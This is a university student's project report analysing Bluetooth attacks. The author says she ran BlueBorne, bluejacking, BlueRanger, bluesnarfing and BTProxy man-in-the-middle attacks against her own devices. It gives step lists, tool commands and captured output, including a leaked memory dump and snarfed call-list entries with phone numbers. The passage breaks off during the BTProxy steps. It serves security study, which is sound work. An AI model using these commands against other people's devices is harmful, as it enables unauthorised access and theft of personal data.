Analysis of Bluetooth based Network Attacks

Report submitted in fulfillment of the requirements
for the Exploratory Project of

Second Year IDD.

by

Shruti T. Avhad

Under the guidance of

Mayank Sawarkar

Department of Computer Science and Engineering

INDIAN INSTITUTE OF TECHNOLOGY (BHU) VARANASI
Varanasi 221005, India
May 2022

Dedicated to

My parents, teachers,.....

Declaration

I certify that

1. The work contained in this report is original and has been done by myself and the general supervision of my supervisor.
2. The work has not been submitted for any project.
3. Whenever I have used materials (data, theoretical analysis, results) from other sources, I have given due credit to them by citing them in the text of the thesis and giving their details in the references.
4. Whenever I have quoted written materials from other sources, I have put them under quotation marks and given due credit to the sources by citing them and giving required details in the references.

Place: IIT (BHU) Varanasi
Date:May 10, 2022

Shruti T. Avhad
IDD Student
Department of Computer Science and Engineering,
Indian Institute of Technology (BHU) Varanasi,
Varanasi, INDIA 221005.

Certificate

*This is to certify that the work contained in this report entitled "**Analysis of Bluetooth based Network Attacks**" being submitted by **Shruti T. Avhad (Roll No. 20074030**), carried out in the Department of Computer Science and Engineering, Indian Institute of Technology (BHU) Varanasi, is a bona fide work of our supervision.*

Mayank Swarkar
Department of Computer Science and Engineering,
Indian Institute of Technology (BHU) Varanasi,
Varanasi, INDIA 221005.

Place: IIT (BHU) Varanasi
Date:May 10, 2022

Acknowledgments

We would like to extend our sincere gratitude to our project supervisor Dr. Mayank Swarnkar for giving us the opportunity to work under him and provide the necessary resources for the project and guiding us in every step of difficulty till the final completion of the project.

We also extend our heartfelt gratitude to our parents for their encouragement and motivation.

Place: IIT (BHU) Varanasi

Date: May 10, 2022 **Shruti T. Avhad**

Abstract

In this project we have performed several bluetooth attacks like Bluesnarfer, Bluesmacker or DOS (Denial of service) attack , Blueborne , Bluejacker, BTproxy that is Man in the middle attack and Blueranger.

- In Bluesnarfer I managed to gain unauthorized access of information from my wireless device (Phone: Oneplus X and Nokia) through Bluetooth connection and gained access to view contacts or contact list of my phone device.
- In Bluesmacker I managed to make my Bluetooth speaker (Philips speaker) malfunctional by flooding the device with large number of echo packets using ping of death or DOS.
- In blueborne attack, I was able to extract valueable information from my device which helps to leverage one of remote code execution vulnerabilities and used later to overcome advanced security measures and take control over the device.
- In Bluejacker I was able to send messages or files to my bluetooth device phone.
- In BTproxy I was able to create a bluetooth connection in my kali linux whose name was similar to my slave device phone and connected my master device to kali linux and connected kali linux to my slave device and track the information flow between these two devices.

- In Blueranger i was able to locate bluetooth device radios by using Link Quality by using l2cap pings to create connection between bluetooth interfaces.

Contents

List of Figures

Chapter 1

Introduction

1.1 Overview

Bluetooth: Bluetooth is a standardized protocol for sending and receiving data via a 2.4GHz wireless link. It's a secure protocol, and it's perfect for short-range, low-power, lowcost, wireless transmissions between electronic devices.
Bluetooth working: The Bluetooth protocol operates at 2.4GHz in the same unlicensed ISM frequency band where RF protocols like ZigBee and WiFi also exist. There is a standardized set of rules and specifications that differentiates it from other protocols Bluetooth networks (commonly referred to as piconets) use a master/slave model to control when and where devices can send data. In this model, a single master device can be connected to up to seven different slave devices. Any slave device in the piconet can only be connected to a single master.
Bluetooth Attacks: Any technology that has a massive and ever-increasing market penetration will inevitably be on the radar of hackers and cybercriminals. Their focus is always on the number of people using a specific technology, it's reach, and leverage. It's no surprise then that there are plenty of security risks associated with Bluetooth. Bluetooth works by establishing a Wireless Personal Area Network (WPAN) to connect Bluetooth enabled devices with one another. Bluetooth-connected devices share

data with one another and you want this data to be safe and secure. Moreover, you don't want criminals to gain access to your Bluetooth-enabled devices. There is a critical need for us to be aware of the associated risks so that we can take steps definitive steps to protect us against Bluetooth attacks.

Here are some common types of Bluetooth attacks:

- BlueSnarfing
- BlueSmacking
- BlueJacking
- BlueBugging

Bluetooth Tools: There are many tools available in kali / parrot OS to perform above mentioned attacks mainly provided by bluez which is the official Linux Bluetooth Protocol Stack.

Some of the tools provided in bluez are :

- Bluetoothctl : Interactive Bluetooth Control tool
- hciconfig : Configure Bluetooth devices
- hcitool : Configure bluetooth connections
- l2ping : Send l2cap echo request and receive answer
- obexctl : A command line interface of bluez for obex file transfer
- rfcomm : RFCOMM configuration utility
- sdtptool : Control and interrogate SDP servers

1.2 Motivation of the Research Work

We use a lot of gadgets through the internet in our daily lives. This network allows us to reach out to people all around the world. Even the internet has certain disadvantages. We have already uncovered several network threats and flaws that might jeopardize our privacy. Bluetooth attacks are becoming increasingly widespread. So, how can we carry out these assaults while still protecting our data and detecting if any sort of attack is taking place on our network? This is the motivation of our project.

1.3 Organisation of the Report

We will first discuss the major types of Bluetooth Attack. Then, we will briefly explain the how the different attacks are implemented and their outcomes. We have also shown the comparison and done the result analysis of the various Bluetooth Attacks performed. Finally, we have shown the observations and the precautions which can be made through our analysis.

Chapter 2

Literature Survey

2.1 Research Papers

2.1.1 Denial Of Service attack Implementation

Author/Date:

This Article is written by Yicai Huang, Pengcheng Hong, Bin yu, 2018 IEEE 4th International Conference on Computer and Communications (ICCC).

Topic:

Design of Bluetooth DOS Attacks Detection and Defense Mechanism.

Findings/Synopsis:

Based on analysis of the principle about Bluetooth DOS attacks and security deficiencies of specifications, channel quality detection scheme is designed to detect the DOS attacks outside the piconets, device feature detection scheme is designed to detect the DOS attacks inside the piconets, and the defense mechanism to the attacks is implemented in Bluetooth link manage layer using the LMP data unit designed in this paper[1]. Experiment results demonstrate that the scheme can defend system from DOS attacks preferably. The main contents of the Article were:

1. Bluetooth DOS Attack Analysis 2. Attack Detection 3. Attack Detection 4. Experiments and result analysis

2.1.2 BlueBorne Attack

Author/Date:

This Article is written by Muder Almiani, Abdul Razaque, Liu Yimu, et al. 2019 Fourth International Conference on Fog and Mobile Edge Computing (FMEC).

Topic:

Bluetooth Application-Layer Packet-Filtering For Blueborne Attack Defending

Findings/Synopsis:

In recent years, the application of Bluetooth has always been the highly debated topic among the researches. Through the Bluetooth protocol, Bluetooth can implement the data switching in short distance between various devices. Nevertheless, BlueBorne Attack makes the seemingly stable Bluetooth protocols full of vulnerabilities. Our research will concentrate on predicting the BlueBorne Attack with the following directions: the working mechanism, the working methods and effective range of BlueBorne. Based on the comprehensive review of recent peer-reviewed researches, this project provides a new model based on application layer to solve the security problem of BlueBorne. The paper asserts that compared with the previous research, the unique model has better consequence with highly stability[2].

2.1.3 Bluesnarfer Attack

Author/Date:

This Article is written by Dennis Browning, Gary C. Kessler, 2009, Journal of Digital Forensics, Security and Law.

Topic:

Bluetooth Hacking: A Case Study.

Findings/Synopsis:

This paper describes a student project examining mechanisms with which to attack Bluetooth-enabled devices. The paper briefly describes the protocol architecture of Bluetooth and the Java interface that programmers can use to connect to Bluetooth communication services. Several types of attacks are described, along with a detailed example of two attack tools, Bloover II and BT Info.

2.1.4 Bluejacking Attack

Author/Date:

This Article is written by Ting Zhao, Gang Zhang, Lei Zhang, 2014 International Conference on Wireless Communication and Sensor Network.

Topic:

An Overview of Mobile Devices Security Issues and Countermeasures

Findings/Synopsis:

Mobile security draws more attention while the mobile device gains its popularity. Malwares just like viruses, botnet and worms, become concerns since the frequently leakage of personal information. This paper investigates malicious attacks through Bluetooth and malwares in different operating systems of mobile devices such as Blackberry OS, iOS, Android OS and Windows Phone. Besides, countermeasures of vulnerability are also discussed to protect the security and privacy of mobile devices.

Chapter 3

Project Work

3.1 BlueBorne Attack

3.1.1 What Actually the Attack is?

BlueBorne is an attack vector by which hackers can leverage Bluetooth connections to penetrate and take complete control over targeted devices. The attack does not require the targeted device to be paired to the attacker's device, or even to be set on discoverable mode. The BlueBorne attack vector can be used to conduct a large range of offenses, including remote code execution as well as Manin- The-Middle attacks. Spreading from device to device through the air also makes BlueBorne highly infectious. Moreover, since the Bluetooth process has high privileges on all operating systems, exploiting it provides virtually full control over the device. BlueBorne can serve any malicious objective, such as cyber espionage, data theft, ransomware.

The BlueBorne attack vector requires no user interaction, is compatible to all software versions, four vulnerabilities found in the Android operating system, two of which allow remote code execution (CVE-2017-0781 and CVE-2017-0782), one results in information leak (CVE-2017-0785) and the last allows an attacker to perform a Man-in-The-Middle attack (CVE-2017-0783)[3].

[2]

3.1.2 Implementation of the Attack

How the Attack is Implemented


The BlueBorne attack vector has several stages. First, the attacker locates active Bluetooth connections around him or her. Devices can be identified even if they are not set to "discoverable" mode. Next, the attacker obtains the device's MAC address, which is a unique identifier of that specific device. By probing the device, the attacker can determine which operating system his victim is using, and adjust his exploit accordingly.

The attacker will then exploit a vulnerability in the implementation of the Bluetooth protocol in the relevant platform and gain the access he needs to act on his malicious objective. At this stage the attacker can choose to create a Man-in- The-Middle attack and control the device's communication, or take full control over the device and use it for a wide array of cybercriminal purposes.

Steps of Implementation

- Get an unpatched device. I will be using oneplus X
- Get a Bluetooth adapter
- Install necessary dependencies with pybluez and pwntools
- Get the scripts developed by armis research lab
- Get the mac address and run the exploit
- The python script will exploit the target and remove the first 30 bytes from memory. To remove more memory in one run we have to edit the script

3.1.3 Results



```
└─$ ./blueborne.py TARGET=C0:EE:FB:73:1B:A5
[+] Exploit: Done
00000000  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
*
00000050  00 00 00 00  00 02 00 01  00 00 01 00  b3 73 8e 0f  │····│····│····│·s··│
00000060  00 00 00 00  ae cf ad 48  b4 b0 7e 40  b3 7a 6f e0  │····│···H│··~@│·zo·│
00000070  aa f7 eb 48  00 00 00 08  ab 07 90 00  ae cd 65 e8  │···H│····│····│··e·│
00000080  b6 d7 63 0c  aa f7 eb 40  b6 d6 95 94  aa f7 eb 48  │··c·│···@│····│···H│
00000090  ae cf ad 48  b6 d4 b3 2b  b3 88 96 7c  b3 89 9e 74  │···H│···+│···|│···t│
000000a0  b3 89 9e 78  b3 73 64 d7  b3 71 fd 91  b3 88 96 7c  │···x│·sd·│·q··│···|│
000000b0  00 00 00 00  00 00 00 00  b3 88 96 7c  b3 72 00 8b  │····│····│···|│·r··│
000000c0  b3 71 fd 91  b3 88 96 7c  00 00 00 1e  b3 88 96 64  │·q··│···|│····│···d│
000000d0  00 00 00 18  ae cd 65 e8  ae cf ad 48  aa 0c a5 68  │····│··e·│···H│···h│
000000e0  ae 1f 6d 30  00 00 00 08  ae cf ad 50  ae 1f 6d 30  │··m0│····│···P│··m0│
000000f0  b3 7a 6f d8  00 00 00 00  ae cd 65 e8  ae cf ad 50  │·zo·│····│··e·│···P│
00000100  ae 1f 6d 30  b3 7a 6f d8  00 00 00 00  b3 73 8e dd  │··m0│·zo·│····│·s··│
00000110  00 00 00 00  b3 73 8e 0f  ae 1f 6d 30  b3 73 60 c9  │····│·s··│··m0│·s`·│
00000120  ae 1f 6d 30  b3 7a 6f e0  b3 71 fd 91  b3 86 94 60  │··m0│·zo·│·q··│···`│
00000130  00 00 00 00  00 00 00 0f  b4 b0 95 9c  b3 73 62 57  │····│····│····│·sbW│
00000140  00 00 75 30  00 00 00 00  b3 86 94 60  b3 89 9e 74  │··u0│····│···`│···t│
00000150  b3 86 94 60  b3 89 9e 74  b3 89 9e 78  b3 73 64 d7  │···`│···t│···x│·sd·│
00000160  b3 71 fd 91  b3 86 94 60  00 00 00 00  00 00 00 00  │·q··│···`│····│····│
00000170  b3 86 94 60  b3 72 00 8b  b3 71 fd 91  b3 86 94 58  │···`│·r··│·q··│···X│
00000180  00 00 00 00  b4 b0 7e 8c  b3 79 bd 28  b4 b0 83 bc  │····│··~·│·y·(│····│
00000190  b4 b0 83 db  b4 b0 83 db  00 00 00 02  b3 71 88 f3  │····│····│····│·q··│
000001a0  b4 b0 83 db  ab 07 90 90  00 00 00 04  b4 d5 53 00  │····│····│····│··S·│
000001b0  00 00 00 04  00 00 00 00  ab 07 90 90  00 00 00 04  │····│····│····│····│
000001c0  ab 07 95 38  b6 d4 f4 7b  00 00 00 00  00 00 00 00  │···8│···{│····│····│
000001d0  00 00 00 05  00 00 03 48  00 00 05 f0  b6 d7 62 e8  │····│···H│····│··b·│
000001e0  b3 86 94 60  00 00 00 05  b4 b0 83 b0  ab 07 90 00  │···`│····│····│····│
000001f0  00 00 00 08  aa f7 eb 48  b6 d6 95 94  00 00 00 01  │····│···H│····│····│
00000200  00 00 00 00  b6 d4 84 9f  aa f7 eb 48  b4 b0 7e d0  │····│····│···H│··~·│
00000210  ab 07 90 00  b3 88 96 64  b6 d7 63 0c  aa f7 eb 40  │····│···d│··c·│···@│
00000220  b6 d6 95 94  aa f7 eb 48  b4 b0 83 20  b6 d4 b3 2b  │····│···H│··· │···+│
00000230  00 00 00 00  b3 71 95 d5  ae cf ad 48  40 00 a5 68  │····│·q··│···H│@··h│
00000240  b4 b0 7e 40  00 00 00 03  00 00 00 00  b4 b0 7e 40  │··~@│····│····│··~@│
00000250  aa f7 eb 48  b4 b0 83 80  00 00 00 04  b4 b0 84 1c  │···H│····│····│····│
00000260  00 00 00 06  b4 b0 7b 4c  b3 71 8d f9  00 00 00 4d  │····│··{L│·q··│···M│
00000270  b4 b0 7b 54  b4 b0 7b 5c  00 00 00 00  b3 71 8e 1d  │··{T│··{\│····│·q··│
00000280  00 00 00 06  b3 88 96 64  00 00 00 14  b3 72 91 eb  │····│···d│····│·r··│
00000290  b3 7a 6f c4  b3 73 8a 8f  ff ff f8 55  b3 73 88 b1  │·zo·│·s··│···U│·s··│
000002a0  b3 78 0d 73  b3 94 27 00  b3 78 0d 62  b3 88 67 e4  │·x·s│··'·│·x·b│··g·│
000002b0  00 00 00 0f  00 00 00 0f  00 00 00 01  00 00 00 00  │····│····│····│····│
000002c0  00 00 00 0f  00 00 00 49  b4 b0 84 b4  b4 b0 84 bc  │····│···I│····│····│
000002d0  00 00 00 00  b3 72 35 a7  00 00 00 04  b4 d5 55 a8  │····│·r5·│····│··U·│
000002e0  00 00 00 08  b3 88 67 f0  b4 b0 95 8c  00 00 00 0f  │····│··g·│····│····│
000002f0  b3 88 96 64  00 00 00 20  b3 88 69 00  b3 78 38 c4  │···d│··· │··i·│·x8·│
00000300  00 00 00 07  b3 72 82 e3  b3 88 67 f0  00 00 00 20  │····│·r··│··g·│··· │
00000310  00 00 00 01  b3 88 67 f0  00 00 00 00  ab 07 90 18  │····│··g·│····│····│
00000320  00 00 00 00  ae cf a7 18  aa f7 eb 48  00 00 00 08  │····│····│···H│····│
00000330  b6 d6 95 94  00 00 00 08  b4 d5 53 00  ae cf a7 00  │····│····│··S·│····│
00000340  b4 da 8f 28  b4 da 56 6f  ab 07 90 00  ae cd 66 d8  │···(│··Vo│····│··f·│
00000350  b6 d7 63 0c  aa f7 eb 40  b6 d6 95 94  aa f7 eb 48  │··c·│···@│····│···H│
00000360  ae cf ad 00  b6 d4 b3 2b  ae cf a5 b8  00 00 00 00  │····│···+│····│····│
00000370  00 00 00 00  b3 73 a6 f3  aa f7 eb 48  a0 33 2a 60  │····│·s··│···H│·3*`│
00000380  ab 07 90 00  a0 33 25 2c  b6 d7 63 0c  aa f7 eb 40  │····│·3%,│··c·│···@│
00000390  b6 d6 95 94  aa f7 eb 48  a0 33 25 20  b6 d4 b3 2b  │····│···H│·3% │···+│
000003a0  00 01 00 00  ae cd 66 d8  ae cf a7 00  c5 13 28 83  │····│··f·│····│··(·│
000003b0  b4 b0 7e 7c  ae cd cf e0  b4 b0 7e 7c  ae cd cf ec  │··~|│····│··~|│····│
000003c0  9f df 28 c0  ae cd 6b 30  00 00 00 00  b6 d0 d1 11  │··(·│··k0│····│····│
000003d0  00 00 00 01  00 00 00 00  00 00 00 01  b3 73 9d d1  │····│····│····│·s··│
000003e0  ae cf a2 28  00 00 00 00  00 00 00 00  ae cd 6c 48  │···(│····│····│··lH│
000003f0  ae cd 6b 28  9f df 24 c0  9f df 28 c0  ae cd 6b 30  │··k(│··$·│··(·│··k0│
00000400  00 00 00 00  00 00 03 23  ae cd 6c 54  b3 73 94 8f  │····│···#│··lT│·s··│
00000410  00 00 00 00                                         │····│
00000414
```

Figure 3.1 Result Of BlueBorne Attack

3.2 BlueJacking Attack

3.2.1 About the Attack

Bluejacking is used for sending unauthorized messages to another Bluetooth device. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers and other devices.

Bluetooth has a very small range so only when a person is within 10 (highly location dependent) meters distance of a bluejacker and his Bluetooth enabled in his device, does bluejacking happen. Bluejacking involves sending unsolicited business cards, messages, or pictures. The bluejacker discovers the recipient's phone via doing a scan of Bluetooth devices. He would then select any device, craft a message as is allowed within the body of the phone's contact interface. He stays near the receiver to monitor his reactions[4].

The messages are anonymous to the recipient as only the mobile name and model number of the bluejacker's phone are displayed in the message. The only exception to the 10 meters distance is the involvement of a laptop, which can be done within a 100-meter range of the recipient. Although there is an infringement of territory of the recipient, bluejacking is not illegal, as it does not access the resources of the recipient device and does not steal anything either.


3.2.2 Implementation of the Attack

The steps involved in the impementation of the attack are :

- Bluejacker opens his contacts and creates a new contact.
- He does not save a name and number rather he saves the message in place of the contact and does not need to save a number (It is optional if he wants to send a business card, he can save the number).


- He would scan for nearby Bluetooth devices.
- He would then share the contact with the Bluetooth device connected.
- The message will reach the recipient and he will have no clue as to who had sent the message.

3.2.3 Result of the Attack



```
└─$ python bluejacker.py

BLUEJACKING:

Target addr > 58:C9:35:0F:F1:68
File Name > hello.pdf
Count > 3
Sending Files
bt-obex -p 58:C9:35:0F:F1:68 hello.pdf
[Transfer#hello.pdf] Waiting ...
[Transfer#hello.pdf] Completed

(bt-obex:52299): GLib-CRITICAL **: 16:32:04.367: g_atomic_ref_count_dec: assertion 'old_value > 0' failed
1 file send
bt-obex -p 58:C9:35:0F:F1:68 hello.pdf
[Transfer#hello.pdf] Waiting ...
[Transfer#hello.pdf] Completed

(bt-obex:52328): GLib-CRITICAL **: 16:32:16.318: g_atomic_ref_count_dec: assertion 'old_value > 0' failed
2 file send
bt-obex -p 58:C9:35:0F:F1:68 hello.pdf
[Transfer#hello.pdf] Waiting ...
[Transfer#hello.pdf] Failed

(bt-obex:52382): GLib-CRITICAL **: 16:32:21.292: g_atomic_ref_count_dec: assertion 'old_value > 0' failed
3 file send
```

Figure 3.2 Sending messages to targeted device



4:32

Inbound transfers

hello-18.pdf
kali
Transfer cancelled by user. 4:32 PM

hello-16.pdf
kali
26.48 kB Received complete. 4:32 PM

hello-27.pdf
kali
26.48 kB Received complete. 4:32 PM

File not received

Figure 3.3 Messages received by the targeted device

3.3 BlueRanger Attack


3.3.1 About the attack

- BlueRanger is a simple Bash script which uses Link Quality to locate Bluetooth device radios.
- It sends l2cap (Bluetooth) pings to create a connection between Bluetooth interfaces, since most devices allow pings without any authentication or authorization.
- The higher the link quality, the closer the device (in theory).

3.3.2 Implementation of the Attack

- Use a Bluetooth Class 1 adapter for long range location detection. Switch to a Class 3 adapter for more precise short range locating.
- The precision and accuracy depend on the build quality of the Bluetooth adapter, interference, and response from the remote device. Fluctuations may occur even when neither device is in motion[5].
- Resources:
  - BlueZ
  - hcitool
  - l2ping
- The screen will refresh after each Bluetooth Ping.
  - Locating: The device being located.
  - Ping Count: Number of L2pings sent to remote device.
  - Proximity Change: Updates progress from previous ping.

  - Link Quality: Link quality from last ping (out of 255).
  - Range: The indicates the relative distance form the scanning device.



```
      (((B(l(u(e(R)a)n)g)e)r)))

By JP Dunning (.ronin)
www.hackfromacave.com

Locating: Nokia (58:C9:35:0F:F1:68)
Ping Count: 1

Proximity Change        Link Quality
----------------        ------------
FOUND                   255/255

Range
------------------------------------
|*
------------------------------------
```

Figure 3.4 Checking Proximity and Ping Count

3.4 BlueSnarfer Attack

3.4.1 About the Attack

All modern devices have at least some kind of protection against bluesnarfing. For example, I tested this with my device, it prompted be to give permission to bluesnarfer to read my contacts, make calls, etc.
What it can do ? It establish rfcomm connection to bdaddr and send/recv AT command from gsm extension[6].

3.4.2 Implementation of the BlueSnarfing Attack

The steps to implement the atack is:

- Bluesnarfer, you must configure rfcomm first.

```
$ mkdir –p /dev/Bluetooth/rfcomm
$ mknod –m 666 /dev/Bluetooth/rfcomm/0 c 216 0
$ mknod   mode =666 /dev/rfcomm0 c 216 0
```

- Ping the victim to see if he is awake) after scanning for victims

```
$ l2ping mac–address
$ hcitool scan hci0
```

- We will browse the victim for rfcomm channels to connect to


```
$ Sdptool browse –  tree  ––l2cap <mac–addr>
```

- Then we will use Bluesnarfer give permissions in our phone and read the victim's phonebook dial a number or read sms or other things

```
$ Bluesnarfer –r 1–100 –c 7 –b <mac–addr>
```

where r is read, c is rfcomm channel to connect to, and b is for blue-addr

3.4.3 Results



```
┌──(liza㉿kali)-[~]
└─$ hcitool scan
Scanning ...
        9C:DF:B1:32:40:E7       Jogi
        E4:5D:75:5E:1A:38       Galaxy J7 (2016)

┌──(liza㉿kali)-[~]
└─$ sudo bluesnarfer -b E4:5D:75:5E:1A:38 -C 2 -i
[sudo] password for liza:
device name: Galaxy J7 (2016)
+CGMI: samsungOK+CGMM: SM-J710F
bluesnarfer: release rfcomm ok

┌──(liza㉿kali)-[~]
└─$ sudo bluesnarfer -b E4:5D:75:5E:1A:38 -C 2 -l
device name: Galaxy J7 (2016)
phobebook list:
"ME" - Unknow phonebook list
 SM  - SIM phonebook list
 DC  - Dialled call list
 RC  - ME received calls list
bluesnarfer: release rfcomm ok

┌──(liza㉿kali)-[~]
└─$ sudo bluesnarfer -b E4:5D:75:5E:1A:38 -C 2 -s DC -r 1-10
device name: Galaxy J7 (2016)
custom phonebook selected
+  1 -  : +8210641139
+  2 -  : +8210641139
+  3 -  : +8210641139
+  4 - Mamata : 8210641139
+  5 - Chilu Nini : +916371865688
bluesnarfer: release rfcomm ok

┌──(liza㉿kali)-[~]
└─$ 
```

Figure 3.5 Result Of BlueSnarfer Attack

3.5 BTProxy Attack

3.5.1 About The Attack

The Bluetooth Pineapple – Man in The Middle attack (CVE-2017-0783) Man-in-The-Middle (MiTM) attacks allow the attacker to intercept and intervene in all data going to or from the targeted device. In Bluetooth, the attacker can actively engage his target, using any device with Bluetooth capabilities. The vulnerability resides in the PAN profile of the Bluetooth stack, and enables the attacker to create a malicious network interface on the victim's device, re-configure IP routing and force the device to transmit all communication through the malicious network interface. This attack does not require any user interaction, authentication or pairing, making it practically invisible[7].

3.5.2 Implementation Of the BtProxy

How it works

- This program starts by killing the bluetoothd process, running it again with a LD_PRELOAD pointed to a wrapper for the bind system call to block bluetoothd from binding to L2CAP port 1 (SDP). All SDP traffic goes over L2CAP port 1 so this makes it easy to MiTM/forward between the two devices and we don't have to worry about mimicking the advertising.

- The program scans each device for their name and device class to make accurate clones. It will append the string '_btproxy' to each name to make them distinguishable from a user perspective. Alternatively, you can specify the names to use at the command line.

- The program then scans the services of the slave device. It makes a socket connection to each service and open a listening port for the master device to connect to. Once the master connects, the Proxy/MiTM is complete and output will be sent to STDOUT.

Steps

- Install necessary dependencies

```
    $ sudo apt-get install bluez bluez-tools libbluetooth-dev
python-dev
```

- Install Script by

```
    $ sudo python setup.py instal
```

- And install bluez 4 version , it does not work on bluez 5 version
- Take 2 bluetooth devices one master device , one slave device and one kali linux where the master is the device the sends the connection request and the slave is the device listening for something to connect to it.
- Where the master is typically the phone and the slave mac address is typically the other peripherial device (smart watch, headphones, keyboard, obd2 dongle, etc).
- Scan both of them and pair them to kali linux by hcitool scan and hcitool inq and to get list of services on device use

